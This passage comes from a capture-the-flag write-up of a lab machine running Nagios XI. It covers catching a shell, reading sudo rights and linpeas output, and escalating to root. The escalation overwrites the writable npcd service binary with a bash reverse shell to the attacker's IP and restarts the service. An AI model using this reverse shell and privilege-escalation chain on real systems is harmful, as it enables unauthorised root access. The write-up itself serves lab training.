


Figure 23: Shell Access for 'nagios'.

And here is the user flag!



```
aloosh@kali: ~/Desktop/S2/SE/machines
(aloosh@kali)-[~/Desktop/S2/SE/machines]
$ nc -lnvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from (UNKNOWN) [10.10.11.248] 57288
bash: cannot set terminal process group (67133): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ ls
ls
cookie.txt
exploit.sh
user.txt
nagios@monitored:~$ cat user.txt
cat user.txt
21667cdd42ea2230f63d0b702e65717f
nagios@monitored:~$
```

Figure 24: User Flag.

### 3 Root Flag

We began by examining the current repository, where we found a script named exploit.sh. However, this script was not useful.

```
nagios@monitored:~$ ls -l
ls -l
total 12
-rw-r--r-- 1 nagios nagios 131 Mar  2 00:04 cookie.txt
-rw-r--r-- 1 nagios nagios  74 Mar  1 08:53 exploit.sh
-rw-r----- 1 root  nagios  33 Mar  1 00:01 user.txt
nagios@monitored:~$
```

Figure 25: Listing Files in Current Repository.

Next, we listed the sudo privileges for the current user.

```
nagios@monitored:~$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
    /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
nagios@monitored:~$
```

Figure 26: Listing Sudo Privileges.

We found that this user could run some scripts as sudo. Upon examining these scripts, we found the manage-services.sh script to be interesting. This script allowed us to start, stop, and restart listed services.

```

nagios@monitored:~/usr/local/nagiosxi/scripts$ cat manage_services.sh
cat manage_services.sh
#!/bin/bash
#
# Manage Services (start/stop/restart)
# Copyright (c) 2015-2020 Nagios Enterprises, LLC. All rights reserved.
#
# =====
# Built to allow start/stop/restart of services using the proper method based on
# the actual version of operating system.
#
# Examples:
# ./manage_services.sh start httpd
# ./manage_services.sh restart mysqld
# ./manage_services.sh checkconfig nagios
#
BASEDIR=$(dirname $(readlink -f $0))
# Import ai-sys.cfg config vars
. $BASEDIR/.../etc/ai-sys.cfg
#
# Things you can do
first("start" "stop" "restart" "status" "reload" "checkconfig" "enable" "disable")
second=("postgreql" "httpd" "mysqld" "nagios" "ndo2db" "npcd" "snmptt" "ntpd" "crond" "shellinaboxd" "snmptrapd" "php-fpm")
#
# Helper Functions
# -----
contains () {
    local array="${1[@]}"
    local seeking=$2
    local i=1
    for element in "${!array}"; do
        if [[ "$element" == "$seeking" ]]; then
            i=0
            break
        fi
    done
    return $i
}
#
# Verify to avoid abuse
# =====

```

Figure 27: Manage Services Script.

We then used linpeas to perform a full scan and identify which services among those listed we could use. We found that the npcd service could be modified by us.

```

SHELL/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root
1 5 cron.daily run-parts --report /etc/cron.daily
7 10 cron.weekly run-parts --report /etc/cron.weekly
monthly 15 cron.monthly run-parts --report /etc/cron.monthly
#
# System PATH
# https://book.hacktricks.xyz/linux-hardening/privilege-escalation#system-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
#
# Analyzing service files
# https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
/etc/systemd/system/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
You can't write on systemd PATH
#
# System timers
# https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Sat 2024-03-02 05:09:00 EST 2min 4s left Sat 2024-03-02 04:30:01 EST 2min ago phosessionclean.timer phosessionclean.service
Sat 2024-03-02 06:46:29 EST 1h 46min left Fri 2024-03-01 06:02:58 EST 23h ago apt-daily-upgrade.timer apt-daily-upgrade.service
Sat 2024-03-02 07:33:11 EST 2h 25min left Fri 2024-03-01 23:30:11 EST 5h 37min ago anacron.timer anacron.service
Sat 2024-03-02 09:10:21 EST 4h 2min left Fri 2024-03-01 09:10:21 EST 19h ago system-tmpfiles-clean.timer system-tmpfiles-clean.service
Sat 2024-03-02 10:27:42 EST 5h 19min left Fri 2024-03-01 18:29:45 EST 10h ago apt-daily.timer apt-daily.service
Sun 2024-03-03 00:00:00 EST 18h left Sat 2024-03-02 00:00:01 EST 5h 7min ago exim4-base.timer exim4-base.service
Sun 2024-03-03 00:00:00 EST 18h left Sat 2024-03-02 00:00:01 EST 5h 7min ago logrotate.timer logrotate.service
Sun 2024-03-03 00:00:00 EST 18h left Sat 2024-03-02 00:00:01 EST 5h 7min ago man-db.timer man-db.service
Sun 2024-03-03 03:10:44 EST 22h left Fri 2024-03-01 00:02:01 EST 1 day 5h ago e2scrub_all.timer e2scrub_all.service
Mon 2024-03-04 01:09:09 EST 1 day 20h left Fri 2024-03-01 00:51:13 EST 1 day 4h ago fstrim.timer fstrim.service
#
# Analyzing timer files
# https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
#
# Analyzing socket files

```

Figure 28: Linpeas Scan Results.

The straightforward approach was to delete npcd and replace it with a file of the same name containing our reverse shell code.



```
nscd
nagios@monitored:/usr/local/nagios/bin$ rm npcd
rm npcd
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios
nagiostats
ndo.so
ndo-startup-hash.sh
npdmod.o
nrpe
nrpe-uninstall
nsca
nagios@monitored:/usr/local/nagios/bin$
```

Figure 29: Deleting npcd.

here is the reverse shell used.

```
aloosh@kali: ~/Desktop/S2/SE/machines/Monitored
GNU nano 7.2 npcd *
#!/bin/bash
bash -i >& /dev/tcp/10.10.15.63/50506 0>&1
Search
```

Figure 30: Gaining User Access.

By restarting the service using `manage-services.sh`, we gained root access. And here is the root flag!




Figure 31: Root Flag.